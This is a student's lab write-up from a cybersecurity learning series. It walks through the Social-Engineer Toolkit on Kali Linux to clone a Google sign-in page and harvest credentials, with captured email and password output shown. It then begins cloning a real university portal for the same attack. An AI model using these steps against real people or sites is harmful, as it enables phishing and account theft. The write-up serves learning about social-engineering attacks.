
Day 20 of Learning Cyber Security

Platform: Kali Linux

Name: Ayesha Nadeem

Topic: Social Engineering Attack




Contact Me: ayeshanm8@gmail.com

Date: 20th July, 2025

Social Engineering (Phishing) Attack using “setoolkit”

Task no.1


Step 1: Open setoolkit from kalilinux menu bar.



```
                 _______________________________
                /   _____/\_   _____/\__    ___/
                \_____  \  |    __)_   |    |
                /        \ |        \  |    |
               /_______  //_______  /  |____|
                       \/         \/

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Type 1 aka Social Engineering attack.


Step 2:



```
        011001110111001100101010

[—]        The Social-Engineer Toolkit (SET)        [—]
[—]        Created by: David Kennedy (ReL1K)        [—]
                     Version: 8.0.3
                   Codename: 'Maverick'
[—]        Follow us on Twitter: @TrustedSec        [—]
[—]        Follow me on Twitter: @HackingDave       [—]
[—]      Homepage: https://www.trustedsec.com       [—]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-base
```

Type 2 aka Website Attack vector.


Step3:



```
The HTA Attack method will allow you to clone a site and perform PowerShell inje

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattac>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
```

Type 3 aka credential harvestor attack method. So we are going to steal credentials of user.

Step4:




```
 The third method allows you to import your own website, n
 should only have an index.html when using the import webs
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattac>1
[-] Credential harvester will allow you to utilize the clo
[-] to harvest credentials or parameters from a website as
```

Type 1 aka Web Template. It can mimics the page of google.com/signin, facebook.com/signin and twitter.com/signin.

Keep tanabbing section empty

Step5:




```
 ________________________________________________________
              **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

 ________________________________________________________


  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are avai
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[redacted] - - [23/Apr/2025 23:50:18] "GET / HTTP/1.1" 200 -
           - - [23/Apr/2025 23:50:31] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=ayeshanadeem000@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=ayeshanadeem
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[redacted] - - [23/Apr/2025 23:52:49] "GET / HTTP/1.1" 200 -
```

Type 2 aka Google. It can opens the google sigin page which is fake but looklike real page.

Step 6:

Type the IP (from which you perform attack) in firefox browser.

It open fake page and ask user to enter credential. It also captured in setoolkit cmd as shown in upper figure and after that it redirect you to legitimate page and again ask for credential.



192.1[redacted]

Sign in with your Google Account


ayeshanadeem000@gmail.com

•••••••••••••

One Google Account for everything Google

Task no.2

Step 1:




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
```

Now again follow same step but this time type 2 aka Site Cloner.

This option can make a clone (mimic) page of any respective website.


Step 2: Now give the link of site you want to clone



```
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168[redacted]]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://cms.comsats.edu.pk:8083/

[*] Cloning the website: https://cms.comsats.edu.pk:8083/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

